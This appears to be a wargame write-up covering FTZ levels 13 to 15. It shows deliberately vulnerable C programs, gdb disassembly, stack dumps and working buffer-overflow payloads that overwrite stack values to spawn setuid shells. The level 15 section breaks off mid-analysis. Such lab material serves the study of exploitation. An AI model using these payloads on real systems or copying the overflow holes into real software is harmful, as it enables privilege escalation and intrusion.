
env

LEVEL 13


Payload



```
[level13@ftz level13]$ ./attackme `python -c'print"A" * 1036 + "₩x67₩x45₩x23₩x01" + "A" * 12 + "₩x57₩xf
f₩xff₩xbf"'` aaaaaa
sh-2.05b$ 
```



```
[level13@ftz level13]$ cat hint

#include <stdlib.h>

main(int argc, char *argv[])
{
   long i=0x1234567;
   char buf[1024];

   setreuid( 3094, 3094 );
   if(argc > 1)
   strcpy(buf,argv[1]);

   if(i != 0x1234567) {
   printf(" Warnning: Buffer Overflow !!! ₩n");
   kill(0,11);
   }
}
```




my-pass


LEVEL 14

LEVEL 14

Code



```
#include <stdio.h>
#include <unistd.h>

main()
{ int crap;
  int check;
  char buf[20];
  fgets(buf,45,stdin);
  if (check==0xdeadbeef)
   {
     setreuid(3095,3095);
     system("/bin/sh");
   }
}
```



ebp-56

Buf[20]

dummy(20)

ebp-16


check

crap

ebp

SFP


RET




```
[level14@ftz level14]$ gdb -q attackme
(gdb) set disassembly-flavor intel
(gdb) disas main
Dump of assembler code for function main:
0x08048490 <main+0>:    push   ebp
0x08048491 <main+1>:    mov    ebp,esp
0x08048493 <main+3>:    sub    esp,0x38
0x08048496 <main+6>:    sub    esp,0x4
0x08048499 <main+9>:    push   ds:0x8049664
0x0804849f <main+15>:   push   0x2d
0x080484a1 <main+17>:   lea    eax,[ebp-56]
0x080484a4 <main+20>:   push   eax
0x080484a5 <main+21>:   call   0x8048360 <fgets>
0x080484aa <main+26>:   add    esp,0x10
0x080484ad <main+29>:   cmp    DWORD PTR [ebp-16],0xdeadbeef
0x080484b4 <main+36>:   jne    0x80484db <main+75>
0x080484b6 <main+38>:   sub    esp,0x8
0x080484b9 <main+41>:   push   0xc17
0x080484be <main+46>:   push   0xc17
0x080484c3 <main+51>:   call   0x8048380 <setreuid>
0x080484c8 <main+56>:   add    esp,0x10
0x080484cb <main+59>:   sub    esp,0xc
0x080484ce <main+62>:   push   0x8048548
0x080484d3 <main+67>:   call   0x8048340 <system>
0x080484d8 <main+72>:   add    esp,0x10
0x080484db <main+75>:   leave
0x080484dc <main+76>:   ret
0x080484dd <main+77>:   lea    esi,[esi]
End of assembler dump.
```

LEVEL 14

Address




```
(gdb) b *main+75
Breakpoint 3 at 0x80484db
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/level14/tmp/attackme `python -c 'print "A" * 20'`
AAAAAAAAAAAAAAAAAAAA

Breakpoint 3, 0x080484db in main ()

(gdb) x/264x $esp
0xbfffdf00:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffdf10:     0x41414141      0x0804000a      0x4001582c      0x080483be
0xbfffdf20:     0x08048308      0x42130a14      0xbfffdf38      0x0804831e
0xbfffdf30:     0x4200af84      0x42130a14      0xbfffdf58      0x42015574
0xbfffdf40:     0x00000002      0xbfffdf84      0xbfffdf90      0x4001582c
0xbfffdf50:     0x00000002      0x08048390      0x00000000      0x080483b1
0xbfffdf60:     0x08048490      0x00000002      0xbfffdf84      0x08048308
0xbfffdf70:     0x08048520      0x4000c660      0xbfffdf7c      0x00000000
0xbfffdf80:     0x00000002      0xbffffc01      0xbffffc1c      0x00000000
0xbfffdf90:     0xbffffc31      0xbffffc4f      0xbffffc5f      0xbffffc6a
0xbfffdfa0:     0xbffffc78      0xbffffc9a      0xbffffcad      0xbffffcba
0xbfffdfb0:     0xbffffe7d      0xbffffec0      0xbffffedd      0xbffffef3
0xbfffdfc0:     0xbfffff08      0xbfffff19      0xbfffff2a      0xbfffff3d
0xbfffdfd0:     0xbfffff45      0xbfffff64      0xbfffff74      0xbfffffaa
0xbfffdfe0:     0xbfffffcc      0x00000000      0x00000020      0xffffe000
0xbfffdff0:     0x00000010      0x0f8bfbff      0x00000006      0x00001000
```




LEVEL 14


Payload



```
[level14@ftz level14]$ (python -c 'print "A" * 40 + "₩xef₩xbe₩xad₩xde"';cat)|./attackme
id
uid=3095(level15) gid=3094(level14) groups=3094(level14)
```



```
#include <stdio.h>
#include <unistd.h>

main()
{ int crap;
  int check;
  char buf[20];
  fgets(buf,45,stdin);
  if (check==0xdeadbeef)
   {
     setreuid(3095,3095);
     system("/bin/sh");
   }
}
```




Buf[20]	ebp-56
dummy(20)	
check	ebp-16
crap	
SFP	ebp
RET	

my-pass


LEVEL 15


LEVEL 15

Code




```
#include <stdio.h>

main()
{ int crap;
  int *check;
  char buf[20];
  fgets(buf,45,stdin);
  if (*check==0xdeadbeef)
   {
     setreuid(3096,3096);
     system("/bin/sh");
   }
}
```






```
[level15@ftz tmp]$ gdb -q attackme
(gdb) set disassembly-flavor intel
(gdb) disas main
Dump of assembler code for function main:
0x08048490 <main+0>:    push   ebp
0x08048491 <main+1>:    mov    ebp,esp
0x08048493 <main+3>:    sub    esp,0x38
0x08048496 <main+6>:    sub    esp,0x4
0x08048499 <main+9>:    push   ds:0x8049664
0x0804849f <main+15>:   push   0x2d
0x080484a1 <main+17>:   lea    eax,[ebp-56]
0x080484a4 <main+20>:   push   eax
0x080484a5 <main+21>:   call   0x8048360 <fgets>
0x080484aa <main+26>:   add    esp,0x10
0x080484ad <main+29>:   mov    eax,DWORD PTR [ebp-16]
0x080484b0 <main+32>:   cmp    DWORD PTR [eax],0xdeadbeef
0x080484b6 <main+38>:   jne    0x80484dd <main+77>
0x080484b8 <main+40>:   sub    esp,0x8
0x080484bb <main+43>:   push   0xc18
0x080484c0 <main+48>:   push   0xc18
0x080484c5 <main+53>:   call   0x8048380 <setreuid>
0x080484ca <main+58>:   add    esp,0x10
0x080484cd <main+61>:   sub    esp,0xc
0x080484d0 <main+64>:   push   0x8048548
0x080484d5 <main+69>:   call   0x8048340 <system>
0x080484da <main+74>:   add    esp,0x10
0x080484dd <main+77>:   leave
0x080484de <main+78>:   ret
0x080484df <main+79>:   nop
End of assembler dump.
```


Address



```
(gdb) b *main+77
Breakpoint 1 at 0x80484dd
(gdb) run
Starting program: /home/level15/tmp/attackme
AAAAAAAAAAAAAAAAAAAA
```




```
(gdb) x/64x $esp
